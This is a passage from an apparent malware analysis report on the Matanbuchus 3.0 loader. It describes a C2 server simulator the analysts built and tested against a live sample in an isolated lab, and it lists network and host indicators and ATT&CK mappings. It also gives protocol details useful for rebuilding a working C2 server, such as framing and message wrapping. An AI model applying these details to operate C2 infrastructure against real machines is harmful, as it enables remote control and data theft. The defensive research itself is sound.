A significant implementation challenge was the discovery that nginx is required for TLS termination. Initial attempts to serve HTTPS directly from Python (using Flask’s built-in SSL context and socat-based TLS wrappers) consistently failed during the WinHTTP TLS handshake. Investigation revealed that WinHTTP’s TLS implementation has strict requirements around certificate chain validation and cipher suite negotiation that are not fully satisfied by Python’s ssl module or lightweight TLS proxies. The solution was to deploy nginx as a reverse proxy that handles TLS termination with a self-signed certificate and forwards plaintext HTTP to the Flask backend. This configuration has been reliable across all testing sessions.
# Server startup
$ python3 matanbuchus_c2.py

[*] Matanbuchus C2 Server v3.0
[*] Listening on 0.0.0.0:8443
[*] Endpoints: /api/v1 (register), /api/v2 (tasks/results)
[*] Interactive console ready

matanbuchus> help
6.2 Interactive Console
The simulator provides an interactive command-line console that enables real-time operator interaction with registered bots. The console supports the full range of Matanbuchus commands, allowing the analyst to issue tasks, monitor bot status, and review execution results as they arrive. This interactive capability proved invaluable during testing, as it allowed us to exercise each command handler individually and verify its behavior against our static analysis findings.
| Command | Arguments | Description |
|---|---|---|
| list | — | List all registered bots with system info |
| exec | Execute a shell command (cmd.exe) | |
| powershell | Execute a PowerShell command | |
| download | Download & execute (mode: 0/1/2) | |
| dll | Load DLL (mode: 0/1/2/3) | |
| processes | Enumerate running processes | |
| services | Enumerate Windows services | |
| apps | Enumerate installed applications | |
| updates | Enumerate Windows updates | |
| results | [bot_id] | View task execution results |
| kill | Send self-destruct command |
6.3 Live Test Results



The C2 simulator was validated against the live Matanbuchus sample executing within an isolated, network-segmented virtual machine environment. DNS resolution for the C2 domain was redirected to our analysis host via local DNS manipulation, and nginx handled TLS termination on port 443. The following sequence captures a complete end-to-end C2 interaction cycle—from initial bot registration through task assignment to result collection—demonstrating that every protocol layer functions correctly.

Registration:
[+] New bot registered:
    Bot ID:    DESKTOP-ABC1234_user1_A7F3B2
    OS:        Windows 10.0
    Computer:  DESKTOP-ABC1234
    User:      user1
    Admin:     No
    64-bit:    Yes
    CPU:       Intel(R) Core(TM) i7-9750H
    RAM:       8192 MB
    AV:        Windows Defender

CMD whoami execution:
enumerate process command:
enumerated processes list, saved in a JSON file:
7. Detection & Mitigation
The following indicators of compromise and behavioral signatures can be used to detect Matanbuchus 3.0 activity at the network and host levels. We also provide a mapping to the MITRE ATT&CK framework to facilitate integration with existing threat intelligence platforms and detection engineering workflows. Network-based detections should focus on the characteristic HTTPS POST pattern to the known endpoint paths, while host-based detections can leverage the unusual file size, the distinctive API resolution pattern, and the specific memory layout of the opaque predicate globals.
7.1 Network Indicators
| Indicator | Type | Description |
|---|---|---|
| mechiraz[.]com | Domain | Primary C2 domain |
| /api/v1 | URI Path | Registration endpoint |
| /api/v2 | URI Path | Task polling and result reporting endpoint |
| application/octet-stream | Content-Type | All C2 POST requests use this content type |
| HTTPS POST (port 443) | Protocol | All C2 traffic uses encrypted HTTPS POST |
| 300-second interval | Behavior | Regular polling beacon with 5-minute interval |
7.2 Host Indicators
| Indicator | Type | Description |
|---|---|---|
| 77a53dc…07ba | SHA256 | Sample file hash |
| PE32 DLL, ~59 MB | File Property | Abnormally large DLL (size inflation) |
| Start export | Export | Execution entry point |
| rundll32.exe Start | Process | Expected execution method |
| 0x1011A160–0x1011A220 | Memory | Opaque predicate globals (if scanning memory) |
| WinHTTP API usage | API | Uses WinHTTP (not WinINet) for C2 communication |
7.3 MITRE ATT&CK Mapping
| Technique ID | Name | Description |
|---|---|---|
| T1059.001 | PowerShell | Command 10: Execute PowerShell scripts |
| T1059.003 | Windows Command Shell | Command 9: Execute cmd.exe commands |
| T1047 | WMI | Command 11: Execute WMI queries |
| T1055.012 | Process Hollowing | Command 1 mode 2: Process hollowing for EXE execution |
| T1218.007 | Msiexec | Command 3: MSI package installation |
| T1106 | Native API | Dynamic API resolution via MurmurHash3 |
| T1027 | Obfuscated Files or Information | 7 obfuscation techniques including ChaCha20 string encryption |
| T1027.001 | Binary Padding | 57.7 MB .data section inflation |
| T1140 | Deobfuscate/Decode | Runtime string decryption and API resolution |
| T1082 | System Information Discovery | Registration beacon collects OS, CPU, RAM, AV info |
| T1057 | Process Discovery | Command 5: Enumerate running processes |
| T1007 | System Service Discovery | Command 6: Enumerate Windows services |
| T1518 | Software Discovery | Command 7: Enumerate installed applications |
| T1071.001 | Web Protocols | HTTPS POST for C2 communication |
| T1573.001 | Symmetric Cryptography | ChaCha20 encryption for C2 traffic |
| T1132.001 | Standard Encoding | Protocol Buffers (nanopb) for message serialization |
8. Conclusion
Matanbuchus 3.0 represents a mature and actively maintained loader-as-a-service offering that demonstrates significant investment in anti-analysis capabilities. The seven-layer obfuscation scheme—anchored by a system of 34 mutable opaque predicate globals with cascading write-back mutation, aggressive dead store injection exceeding 90% code volume in critical functions, and environment-dependent predicate seeding via junk API calls—represents a substantial barrier to efficient reverse engineering. An unprepared analyst could easily spend hours navigating thousands of lines of decompiled pseudocode before realizing that the vast majority of it serves no operational purpose.
Beneath the obfuscation, however, the underlying C2 protocol is pragmatic and well-structured. The combination of ChaCha20 stream encryption (without authentication), nanopb protobuf serialization, and a clean REST-like endpoint scheme over HTTPS makes the protocol straightforward to reimplement once the obfuscation is stripped away. The absence of a Poly1305 MAC means that encrypted payloads can be tampered with in transit without detection, and the use of a single static ChaCha20 key and nonce for all string encryption creates a single point of failure for the entire string obfuscation layer—recovery of these 44 bytes unlocks every encrypted string in the binary.
The successful development and live validation of our C2 server simulator serves as definitive proof that the Matanbuchus 3.0 protocol can be fully replicated by defenders. This capability opens several avenues for threat intelligence teams: controlled detonation and behavioral analysis of samples without relying on active criminal infrastructure, extraction of secondary payloads for further analysis, and generation of high-fidelity network signatures based on observed traffic patterns. We hope this report and its accompanying tooling provide a useful resource for the security community in understanding and defending against this persistent threat.
Key takeaways:
- Focus on function calls to trace real logic — approximately 90% of decompiled code is obfuscation noise. Identifying the ~10% of meaningful code is the critical first step.
- The C2 framing is asymmetric — client sends a 4-byte length prefix, server does not. Missing this detail will break any C2 server implementation.
- Task responses are NOT wrapped in OuterWrapper — they are parsed directly as TaskResponse protobuf. Registration and results use OuterWrapper, but task polling responses do not.